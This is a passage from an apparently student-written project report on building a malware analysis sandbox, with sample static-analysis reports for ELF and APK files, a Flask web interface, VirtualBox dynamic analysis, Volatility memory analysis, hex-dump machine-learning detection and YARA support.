
```

(figure 9.3.3: PDF file analysis report)

9.4. Understanding the Extensible and Linkable Format(ELF)

9.4.1. The architecture:

<https://malware.news/t/executable-and-linkable-format-101-part1-sections-and-segments/17235>



(figure 9.4.1: ELF architecture)

9.4.2. Automated analysis and result reporting:

Our analyser extracts the following attributes and generates a text report:

1. Strings
 2. File Headers
 3. Symbol Tables
 4. Relocations
 5. Section Headers
 6. Notes
 7. Segments
 8. Dynamic Tags etc.

(figure 9.4.2: ELF file analysis report)

9.5. Understanding the Android Package Format(.apk extension)

The apk format is a packaging format for Android. It contains some directories, class files and config files.

The analyser extracts the following attributes:

1. Contents of Manifest.xml
2. Strings
3. App Permissions
4. App activities
5. Classes etc.

The screenshot shows a PyCharm interface with a code editor window titled 'report_android.txt'. The code in the editor is a large, multi-line string containing various Android manifest entries, resource references, and permission declarations. The code is heavily obfuscated with many characters replaced by underscores and symbols like '@', '#', and '\$'. The editor has standard PyCharm features like syntax highlighting, code completion, and navigation bars at the top and bottom.

```
1 strings
2 ****
3
4 ['assets/names.txt', 'r^?OZZ', 'NctZTG', '?RQ,NhH', '... z!9', 'b7aod8P', 'Y-nEcEW', '8=]Y0%', '#W3MSC5Q', '0Hyb[Vt', 'j][8TxE', 'KH Z\x1fWL', 'A7pa']/, '> #r', 'x1bz>i', '+X9jbD', '|veav\\', 'e0k862d', '.86l', 'git.[v', '\\xifslako', '$h']/i', 'N$53Q', '8+1frj', '-#G-U', 'NTB5m', '8V'To', 'j[af1y', 'fs1RLa', '2#0_5', 'res/layout/activity_main.xml', ;P#Qqy', 'res/menu/main.xml]P', ':k]R6t', 'AndroidManifest.xml', 'r\xifobV@', 'ZK)Uf', '?e8%', 'resources.arsc', 'res/menu/main.xml', 'res/layout/activity_main.xml', '!res/drawable-mdpi/ic_launcher.png', '!res/drawable-hdpi/ic_launcher.png', 'res/drawable-xhdpi/ic_launcher.png', '#res/drawable-xxhdpi/ic_launcher.png', 'GenerateContacts', 'Settings', 'Hello world!', 'drawable', 'layout', 'string', 'ic_launcher', 'activity_main', 'activity_horizontal_margin', 'activity_vertical_margin', 'app_name', 'action_settings', 'hello_world', 'AppBaseTheme', 'AppTheme', 'textview1', 'progressBar1', 'textView2', 'res/drawable-hdpi/ic_launcher.png', '2of4#', '2I*N%$', 'QQ-4', 'WA X>x6', 'tY@:]?a', 'ntD i9', 'E[ydn', 'res/drawable-mdpi/ic_launcher.png', '$6! e'EP', 'ik@Ue'w!', '50]4b|(', 'aAAA', 'xQ'034', '7X[p;=', 'Ui'l2S', 'xT9W]v', '75M1s', '# Th\x1fdEQ@', 'res/drawable-xhdpi/ic_launcher.png', 'dz'UT|Vf', 'SNSt-W', 'ibaZgu', '}xifss;@9', 'uX6r*x', '6\`yZ', '-9bxD<', 'd/OKN', 'YW;/q{', 'm,]oEe@', 'FIDAT', '8ihOA{', 's}PPRn', 'res/drawable-xxhdpi/ic_launcher.png', 'pliflk<', 'ZnKk', 'Jxq;0v@', 'aI SKL', '@E %', '4HffxF', 'Y5tD"K', 'lm*GML', 's}YX w', 'BBM9 Mjrv', '9IRlrf', 'D$66$!', 'QHbCqd', 'W>c'e', '$1hTw', '7"Ns8v', '/>j,D63H', 'z\U-C', 'gKta,6', '[Gwch', '7dx;a', 'at5VSw', "Th+u's-", '8AbcYN', '$x$Il[-', 'E$=h,$', 'sw[Ab', 'Vtc-*M', 'MyDg;', '?_M7t', 'RJ5Ht', '[N]h/', '|xifB'Ibm', 'n;110x%', '3N}}}=ZUF', 'f5fg,>', 'classes.dex', '-d-mw', '6z=4/d', 'Sc5Mr>', 'r?djo', 'q.%\D', 'q3f#y', 'UXO[", "$', '/{31|h++', 'F=+JR', '95g'Z4v', 'SW4t@]', 'META-INF/MANIFEST.MF', 'p?jg[NAr', 'META-INF/CERT.SF', 'x1f66 NC', 'META-INF/CERT.RSA3hhfa', 'G6FFCn', 'N6Vm*f6)V', '4v2562', 'assets/names.txt', 'res/layout/activity_main.xmlPK', 'res/menu/main.xmlPK', 'AndroidManifest.xmlPK', 'resources.arscPK', 'res/drawable-hdpi/ic_launcher.pngPK', 'res/drawable-mdpi/ic_launcher.pngPK', 'res/drawable-xhdpi/ic_launcher.pngPK', 'classes.dexPK', 'META-INF/MANIFEST.MFPK', 'META-INF/CERT.SFPK', 'META-INF/CERT.RSAPK', 'com.amossys.hooker.generatecontacts']
5 Permissions
6 ****
7 [ android.permission.WRITE_CONTACTS ]
8 Activities
9 ****
10 ['com.amossys.hooker.generatecontacts.ImportContacts']
11 App Icon
12 ****
13 res/drawable-xxhdpi/ic_launcher.png
14 Manifest.xml
15 ****
16 b'<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0"
    package="com.amossys.hooker.generatecontacts">\n        <uses-sdk android:minSdkVersion="16" android:targetSdkVersion="16"/>\n        <uses-permission
            android:name="android.permission.WRITE_CONTACTS"/>\n        <application android:theme="@F060001" android:label="@F050000" android:icon="@F020000"
            android:debuggable="true" android:allowBackup="true">\n            <activity android:label="@F050000"
                android:name="com.amossys.hooker.generatecontacts.ImportContacts" android:category="LAUNCHER">\n                <intent-filter>\n                    <action android:name="android.intent.action.MAIN" />\n                </intent-filter>\n            </activity>\n        </application>\n    </manifest>\n'
17 Classes
```

(figure 9.5.1: APK file analysis report)

10. Web Interface :-

The sandbox has a web interface powered by the Flask framework that allows remote access and deployment on the cloud.



(figure 10.1: web interface home)

A screenshot of a web browser window showing an analysis report. The address bar displays 'Not secure | 192.168.1.3:1337/windows_result/1?path=%2fhome%2fharrison-wells%2fDownloads%2FFakeGoldenEye.exe'. The page content includes:

Dynamic Analysis Results
[Analyse another sample](#)

26758407117c78422332c443ca7ed21d

```
{'harmless': 0, 'type-unsupported': 4, 'suspicious': 0, 'confirmed-timeout': 0, 'timeout': 0, 'failure': 0, 'malicious': 52, 'undetected': 18}
```

This is a 32-bit binary

ImageBase : 0x400000
SectionAlignment : 0x1000
FileAlignment : 0x200
SizeOfImage : 0x18000
DllCharacteristics flags : 0x8140
DataDirectory:

```
*****  
IMAGE_DIRECTORY_ENTRY_EXPORT |---- Size : 0 |---- VirtualAddress : 0x0  
IMAGE_DIRECTORY_ENTRY_IMPORT |---- Size : 40 |---- VirtualAddress : 0xcee4  
IMAGE_DIRECTORY_ENTRY_RESOURCE |---- Size : 448 |---- VirtualAddress : 0x15000  
IMAGE_DIRECTORY_ENTRY_EXCEPTION |---- Size : 0 |---- VirtualAddress : 0x0  
IMAGE_DIRECTORY_ENTRY_SECURITY |---- Size : 0 |---- VirtualAddress : 0x0  
IMAGE_DIRECTORY_ENTRY_BASERELOC |---- Size : 2864 |---- VirtualAddress : 0x16000  
IMAGE_DIRECTORY_ENTRY_DEBUG |---- Size : 0 |---- VirtualAddress : 0x0  
IMAGE_DIRECTORY_ENTRY_COPYRIGHT |---- Size : 0 |---- VirtualAddress : 0x0
```

(figure 10.2: an analysis report)

```

localhost:5000/results
localhost:5000/results

File Headers
{"magic": "b'\x7FELF'", "class": "ELF64", "data": "2's complement, little endian", "ei_version": '1 (current)', 'os_abi': 'UNIX - System V', 'abi_version': 0, 'type': 'DYN (Shared object file)", "machine": 'Advanced Micro Devices X86-64', "version": '0x1', 'entry_point_address': '0x0000000000001130', 'start_of_program_headers': 64, 'start_of_section_headers': 15040, 'size_of_this_header': 64, 'size_of_program_headers': 56, 'number_of_program_headers': 11, 'size_of_section_headers': 64, 'number_of_section_headers': 30, 'section_header_string_table_index': 29}

Symbol Tables
['/lib64/ld-linux-x86-64.so.2', 'libc.so.6', 'strcmp', '_isoc99_scanf', 'printf', '_cxa_finalize', '_libc_start_main', 'GLIBC 2.7', 'GLIBC 2.2.5', '_ITM_deregisterTMCloneTable', '_gmon_start', '_ITM_registerTMCloneTable', '[IA\A]A^A', 'Flag', 'SUCCESS', 'FAILURE', 'GCC: (Debian 9.3.0-11) 9.3.0', 'main.c', 'crtstuff.c', 'deregister_tm_clones', '_do_global_dtors_aux', 'completed.7452', '_do_global_dtors_aux_fini_array_entry', 'frame dummy', '_frame_dummy_init_array_entry', '_FRAME_END', '_init_array_end', 'DYNAMIC', '_init_array_start', '_GNU_EH_FRAME_HDR', 'GLOBAL_OFFSET_TABLE', '_libc_csu_fini', 'strcmp@@GLIBC_2.2.5', '_ITM_deregisterTMCloneTable', 'puts@@@GLIBC_2.2.5', '_edata', 'EXPECTED PREFIX', 'printf@@@GLIBC_2.2.5', 'SHUFFLE', '_libc_start_main@@@GLIBC_2.7', '_TMC_END', '_ITM_registerTMCloneTable', '_cxa_finalize@@@GLIBC_2.2.5', '_symtab', '_strtab', '_shstrtab', '_interp', '_isoc99_scanf@@GLIBC_2.7', '_TMC_END', '_ITM_registerTMCloneTable', '_cxa_finalize@@@GLIBC_2.2.5', '_symtab', '_strtab', '_shstrtab', '_interp', '_note.gnu.build-id', '_note.ABI-tag', '_gnu.hash', '_dynsym', '_dynstr', '_gnu.version', '_gnu.version_r', '_rela.dyn', '_rela.plt', '_plt.got', '_rodata', '_eh_frame_hdr', '_eh_frame', '_init_array', '_fini_array', '_dynamic', '_got.plt', '_comment']

Relocations
[{'name': '_rela.dyn', 'entries': [{('offset': '0x00000000000003de8', 'info': '0x0000000000000008', 'type': 'R_X86_64_RELATIVE', 'value': ''}, {'name': ''}], {'('offset': '0x00000000000003df0', 'info': '0x0000000000000008', 'type': 'R_X86_64_RELATIVE', 'value': ''}, {'name': ''}], {'('offset': '0x0000000000000008', 'info': '0x0000000000000008', 'type': 'R_X86_64_RELATIVE', 'value': ''}, {'name': ''}], {'('offset': '0x00000000000004048', 'info': '0x0000000000000008', 'type': 'R_X86_64_RELATIVE', 'value': ''}, {'name': ''}], {'('offset': '0x00000000000004080', 'info': '0x0000000000000008', 'type': 'R_X86_64_GLOB_DAT', 'value': ''}, {'name': ''}], {'('offset': '0x00000000000004080', 'info': '0x0000000000000008', 'type': 'R_X86_64_GLOB_DAT', 'value': ''}, {'name': ''}], {'('offset': '0x0000000000000006', 'info': '0x0000000200000006', 'type': 'R_X86_64_GLOB_DAT', 'value': ''}, {'name': ''}], {'('offset': '0x0000000000000000', 'name': '_ITM_deregisterTMCloneTable'), {'('offset': '0x00000000000003fe0', 'info': '0x0000000500000006', 'type': 'R_X86_64_GLOB_DAT', 'value': ''}, {'name': ''}], {'('offset': '0x0000000000000000', 'name': '_libc_start_main'), {'('offset': '0x00000000000003fe8', 'info': '0x0000000600000006', 'type': 'R_X86_64_GLOB_DAT', 'value': ''}, {'name': ''}], {'('offset': '0x0000000000000000', 'name': '_gmon_start'), {'('offset': '0x00000000000003ff0', 'info': '0x0000000800000006', 'type': 'R_X86_64_GLOB_DAT', 'value': ''}, {'name': ''}], {'('offset': '0x0000000000000000', 'name': '_ITM_registerTMCloneTable'), {'('offset': '0x00000000000003ff8', 'info': '0x0000000900000006', 'type': 'R_X86_64_GLOB_DAT', 'value': ''}, {'name': ''}], {'('offset': '0x0000000000000000', 'name': '_cxa_finalize'), {'('offset': '0x00000000000004018', 'info': '0x0000000100000007', 'type': 'R_X86_64_JUMP_SLOT', 'value': ''}, {'name': ''}], {'('offset': '0x0000000000000000', 'name': '_rela.plt'), {'('offset': '0x00000000000004020', 'info': '0x0000000300000007', 'type': 'R_X86_64_JUMP_SLOT', 'value': ''}, {'name': ''}], {'('offset': '0x0000000000000000', 'name': '_puts'), {'('offset': '0x00000000000004028', 'info': '0x0000000400000007', 'type': 'R_X86_64_JUMP_SLOT', 'value': ''}, {'name': ''}], {'('offset': '0x0000000000000000', 'name': '_printf'), {'('offset': '0x00000000000004030', 'info': '0x0000000700000007', 'type': 'R_X86_64_JUMP_SLOT', 'value': ''}, {'name': ''}]

```

(figure 10.3: an analysis report)

11. Understanding Dynamic Analysis and Building Our Dynamic Analyser :-

11.1. Dynamic Analysis: Static Analysis is limited in its ability to analyze modern malware as they may be obfuscated , packed or otherwise encoded or encrypted. Dynamic analysis solves such problems by actually running the sample in a controlled environment and observing its actions.

11.2. Elements of Dynamic Analysis: While running the executable, usually these parameters are observed:

- Process creation and termination.
- File handling.
- Network communication
- Resource consumption

11.3. Building our own dynamic analyzer:

Our dynamic analyzer uses Oracle's VirtualBox to run the sample in isolation. While running, it extracts the following information:

1. Child processes.
2. Open files.
3. Memory information
4. Connections
5. Username under which the processes of interest are running.
6. Parent process(es) of the processes of interest.

It supports Windows and Linux operating systems running Python 3 and requires the pip package manager. It also supports Python 2 (for Windows 7) and requires "pslist" and "procmon" from SysInternals suite.

It requires putting an agent file on the guest OS to be used for testing. The agent polls the file server and result server (both written in Flask) and downloads the sample when it's available. It then runs it and reports the results back to the server running on the host.

The prepared guest OS is saved as a screenshot and its name is passed to the analyser , which then restores the VM to that snapshot and runs the sample as mentioned earlier.

12. Memory Analysis:

12.1. Understanding memory analysis: In this phase one or more memory dumps are taken while the sample is running . These memory dumps are later analyzed for malicious indicators and behaviors.

12.2. The Volatility Framework: Volatility framework is a tool written in Python for memory analysis. It takes a memory dump and uses plugins to extract information from it. A plugin is an extension that performs a specific task, for example "procdump" plugin saves a copy of the analysis executable in secondary memory for reverse engineering and further analysis.


12.3 Our Memory Analyzer: Our sandbox has its own memory analyser based on the Volatility Framework. It takes a memory dump (generated during dynamic analysis) and extracts the following information:

- List of processes running and the process tree.
- Suspicious processes
- List of library imports
- Processes related to known malware behavior.

(figure 12.1: memory analysis report)

(figure 12.2: memory analysis report)

13. Malware detection using machine learning:



(figure 13.1:flowchart)

Malware detection should not take hours and block the user's computer. It should finish in a few seconds or a minute.

To solve the problem we can use machine learning algorithms. Most of the files in linux, windows and android files contain hex dump code.

Hexdump is a utility that displays the contents of binary files in hexadecimal, decimal, octal, or ASCII files. So to detect malware we used hex dump code as a feature.

class**contents**

0	1	b mz x90 x00 x03 x00 x00 x00 x04 x00 x00 x00 x...
1	1	b mz x90 x00 x03 x00 x00 x00 x04 x00 x00 x00 x...
2	1	b mz x90 x00 x03 x00 x00 x00 x04 x00 x00 x00 x...
3	1	b mz x90 x00 x03 x00 x00 x00 x04 x00 x00 x00 x...
4	1	b mz x90 x00 x03 x00 x00 x00 x04 x00 x00 x00 x...

(figure 13.2: hex dump)

So we build multiple machine learning based models for apk files , linux files and exe files.

Output-

```
Please select file type - 
For exe file press 1
For linux file press 2
For apk file press 3
3
Uber.apk
```

Output	Percentage
Benignware	95

14. External Integration:

14.1 Yara rules integration support: Our sandbox allows testing a sample against yara rules. The module takes a rule file and executable and returns True or False based on match.

References:

- <https://security.cse.iitk.ac.in/sites/default/files/15111005.pdf>
- <https://security.cse.iitk.ac.in/sites/default/files/16111041.pdf>
- https://en.wikipedia.org/wiki/Executable_and_Linkable_Format
- <https://any.run/>
- <https://cuckoo.readthedocs.io/en/latest/>
- <https://github.com/volatilityfoundation/volatility/wiki/>
- <https://psutil.readthedocs.io/en/latest/>
- <https://www.youtube.com/watch?v=BMFCdAGxVN4>
- <https://www.youtube.com/watch?v=20xYpxe8mBg>
- <https://docs.microsoft.com/en-us/sysinternals/>